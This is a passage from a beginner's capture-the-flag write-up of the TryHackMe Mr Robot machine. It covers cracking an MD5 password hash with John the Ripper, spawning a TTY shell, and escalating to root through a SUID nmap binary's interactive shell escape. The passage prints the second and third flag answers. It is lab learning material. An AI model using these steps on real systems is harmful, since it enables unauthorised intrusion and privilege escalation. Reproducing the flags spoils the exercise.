$ ls /home/robot  
key-2-of-3.txt  
password.raw-md5
```

I see text called key-2-of-3.txt lets read it content command `cat /home/robot/key-2-of-3.txt`

Result

```
$ cat /home/robot/key-2-of-3.txt
cat: /home/robot/key-2-of-3.txt: Permission denied
$
```

I see text called password.raw-md5 lets read it content command `cat /home/robot/password.raw-md5`

Result

```
$ cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

I see that password.raw-md5 content is robot:c3fcd3d76192e4007dfb496cca67e13b

It see a password

Lets copy it and paste it in a file

I called the file robot\_pass.txt

Lets try crack the password for that I use john tool command `john file.txt --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt`

John a tool to decrypt passwords using a list using brute force

[How to Crack Passwords using John The Ripper – Pentesting Tutorial \(freecodecamp.org\)](https://www.freecodecamp.org/news/how-to-crack-passwords-using-john-the-ripper/)

[john | Kali Linux Tools](#)

rockyou.txt

[Understanding RockYou.txt: A Tool for Security and a Weapon for Hackers \(keepersecurity.com\)](https://www.keepersecurity.com/blog/understanding-rockyou-txt/)

[How To Extract rockyou.txt.gz File in Kali Linux? - GeeksforGeeks](https://www.geeksforgeeks.org/how-to-extract-rockyou-txt-gz-file-in-kali-linux/)

meaning

command John a tool to decrypt passwords

Flag `--format= raw-md5`

Flag `--wordlist= list`

/usr/share/wordlists/rockyou.txt where rockyou.txt list is located

filename.txt file contain password to decrypt/crack

I wrote `john robot_pass.txt --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt`

```
$ john robot_pass.txt --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt
```

## Results

```
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (?)
1g 0:00:00:00 DONE (2024-08-27 11:47) 25.00g/s 1012Kp/s 1012Kc/s 1012
KC/s bonjour1..123092
Use the "--show --format=Raw-MD5" options to display all of the crack
ed passwords reliably
Session completed.
```

Found username robot password abcdefghijklmnopqrstuvwxyz

Lets try to connect to the user robot command su robot with password  
abcdefghijklmnopqrstuvwxyz

## Results

```
$ su robot
su: must be run from a terminal
```

So I open interactive shell like in the guide [TryHackMe Mr Robot Official Walkthrough - YouTube](#)  
on the shell of the website -remote shell command python -c 'import pty;pty.spawn("/bin/bash")'

I ask chatgpt what the command python -c 'import pty;pty.spawn("/bin/bash")' do

## Meaning

Command python -c This part of the command tells Python to execute the code contained within the single quotes as a command-line argument.

Command import pty; This imports the pty module, which provides utilities to handle pseudo-terminals in Python.

Command pty.spawn("/bin/bash") This function creates a new pseudo-terminal and starts the specified program (/bin/bash in this case) within it.



what the command `python -c 'import pty;pty.spawn("/bin/bash")'` do



The command ``python -c 'import pty; pty.spawn("/bin/bash")'`` is used to create a pseudo-terminal (pty) and start a new Bash shell within it.

Here's a breakdown of what it does:

1. ``python -c``: This option allows you to run Python code directly from the command line.
2. ``import pty``: This imports the ``pty`` module, which provides functions for working with pseudo-terminals. Pseudo-terminals are used to manage terminal input and output, often in situations where you want to interact with programs that expect to be connected to a terminal.
3. ``pty.spawn("/bin/bash")``: This function creates a new pseudo-terminal and spawns the specified program (``/bin/bash`` in this case) within it. ``pty.spawn`` is commonly used for handling terminal interactions in a more controlled manner.

In essence, running this command will start a new Bash shell in a pseudo-terminal, allowing you to interact with it as if you were using a regular terminal. This can be useful in various situations, such as when you need to control or automate terminal-based programs or when working within restricted environments where a full terminal might not be available.

I enter command `python -c 'import pty;pty.spawn("/bin/bash")'`

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/$
```

Now Lets try to connect to the user robot command `su robot` with password `abcdefghijklmnopqrstuvwxyz`

```
daemon@linux:/$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:/$
```

I see that the password not encrypted another security problem

Now lets read `key-2-of-3.txt` command `cat key-2-of-3.txt`



```
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

I see that key-2-of-3.txt content is 822c73956184f694993bede3eb39f959

Question: What is key 2?

Answer: 822c73956184f694993bede3eb39f959

Lets see which groups robot user member of command id

```
id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
```

I run command sudo -l that give me list of users on sudo group

```
sudo -l
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz
Sorry, user robot may not run sudo on linux.
```

command sudo -l that say which users members of sudo group

[Sudo Command in Linux | Linuxize](#)

[A Beginner's Guide to Understanding sudo on Ubuntu \(howtoforge.com\)](#)

[sudo\(8\): execute command as another user - Linux man page \(die.net\)](#)

[sudo\(8\) - Linux manual page \(man7.org\)](#) list a user's privileges for the remote host

I type command find / -perm -4000 2>/dev/null

Meaning

Command find use find command

/ the phat to start the search

Flag -perm say peramision

Flag -perm say permissions on a files

/4000 say the type of permissions suid number value

Number 2 errors

symbol >create file, write output of command to a file

/dev/null where to put all the errors in file nul in folder /dev

```
robot@linux:~$ find / -perm -4000 2>/dev/null  
find / -perm -4000 2>/dev/null
```

```
/bin/ping  
/bin/umount  
/bin/mount  
/bin/ping6  
/bin/su  
/usr/bin/passwd  
/usr/bin/newgrp  
/usr/bin/chsh  
/usr/bin/chfn  
/usr/bin/gpasswd  
/usr/bin/sudo  
/usr/local/bin/nmap  
/usr/lib/openssh/ssh-keysign  
/usr/lib/eject/dmccrypt-get-device  
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper  
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper  
/usr/lib/pt_chown
```

Between the results I see nmap

Lets check how to escalate permissions using nmap

The website [GTFOBins](#) I search mnap lead me to page [nmap | GTFOBins](#) there say to run command nmap --interactive and command !sh if nmap version is in this range 2.02 to 5.21 then you can run commands to raise privileges

For the nmap tool in old versions: 2.02 to 5.21 it was possible to upload permissions

So we will first check the version of nmap on our website that we are attacking with nmap -version command

Then if the nmap version is in this range 2.02 to 5.21 then you can run commands to raise privileges

```
robot@linux:~$ nmap -version
nmap -version

nmap version 3.81 ( http://www.insecure.org/nmap/ )
```

nmap> !sh

[Privilege Escalation with Nmap | w0lfram1te](#)

[nmap | GTFOBins](#)

Interpretation of nmap --interactive

--interactive mode in nmap that allows you to run commands at the same time without starting a new nmap command

You will see a change in the nmap view after you run this option



You

explain me this command: nmap --interactive



ChatGPT

The `nmap` command with the `--interactive` option starts Nmap in interactive mode. This means that instead of executing a single scan and displaying the results, Nmap will launch an interactive shell where you can dynamically enter Nmap commands and options, run scans, and analyze results without having to repeatedly invoke Nmap from the command line.

When you run `nmap --interactive`, you'll see a prompt indicating that you're now in the Nmap interactive mode, allowing you to input commands directly. This mode can be helpful for performing multiple scans with different options, exploring different scan techniques, or fine-tuning your scans on the fly without exiting and re-entering the Nmap command.

For example, once you're in the interactive mode, you can enter commands like `scan`, `version`, `osscan`, `help`, and many others to perform various tasks with Nmap. This mode provides a more flexible and interactive way to utilize Nmap's capabilities compared to running it with a single command-line invocation.

Interpret nmap> !sh

nmap Using the nmap tool

nmap> shows that commands can be sent directly to nmap Display after running command nmap --interactive

!sh command to escape from shell

! Tells nmap to execute shell commands instead of nmap

Sh tells what kind of shell is called Bourne shell



You

explain me this command: nmap> !sh



ChatGPT

This command is used within the interactive mode of Nmap.

- ``nmap>``: This indicates that you are in the interactive mode of Nmap. It's a prompt indicating that you can input commands directly into Nmap.
- ``!sh``: This is a shell escape command. When you prepend a command in Nmap's interactive mode with ``!``, it tells Nmap to execute the command in the system shell rather than interpreting it as an Nmap command. In this case, ``sh`` typically refers to the Bourne shell, a command-line interpreter used in Unix-like operating systems.

So, ``!sh`` is instructing Nmap to drop out of its interactive mode and execute a shell. This essentially opens a system shell within the context of the Nmap process, allowing you to run shell commands directly. This can be useful for performing additional actions or exploring the system environment while using Nmap. However, it's important to use this feature with caution, especially in production environments, as it grants access to the system shell from within Nmap, which could potentially be exploited if Nmap is running with elevated privileges.

Lets run these commands nmap --interactive and !sh

```
robot@linux:~$ nmap --interactive
nmap --interactive
```

```
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
```

```
nmap>
```

```
nmap> !sh
Unknown command (nmap>) -- press h <enter> for help
nmap> !sh
!sh
```

```
#
```

I run now command whoami to see which user I login to

```
# whoami
whoami
root
```

I know there is a /root folder I enter it command cd /root

```
# cd /root
cd /root
```

Lets see what files inside /root folder command ls

```
# ls
ls
firstboot_done  key-3-of-3.txt
#
```

I see file called: key-3-of-3.txt

Lets read it command cat key-3-of-3.txt

```
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

I see that key-3-of-3.txt content is 04787ddef27c3dee1ee161b21670b4e4

Guide I used:

[TryHackMe Mr Robot Official Walkthrough - YouTube](#)

[TryHackMe WalkThrough — Mr Robot CTF | by Fábio Mestre | Azkrath's Cyber Security Blog | Medium](#)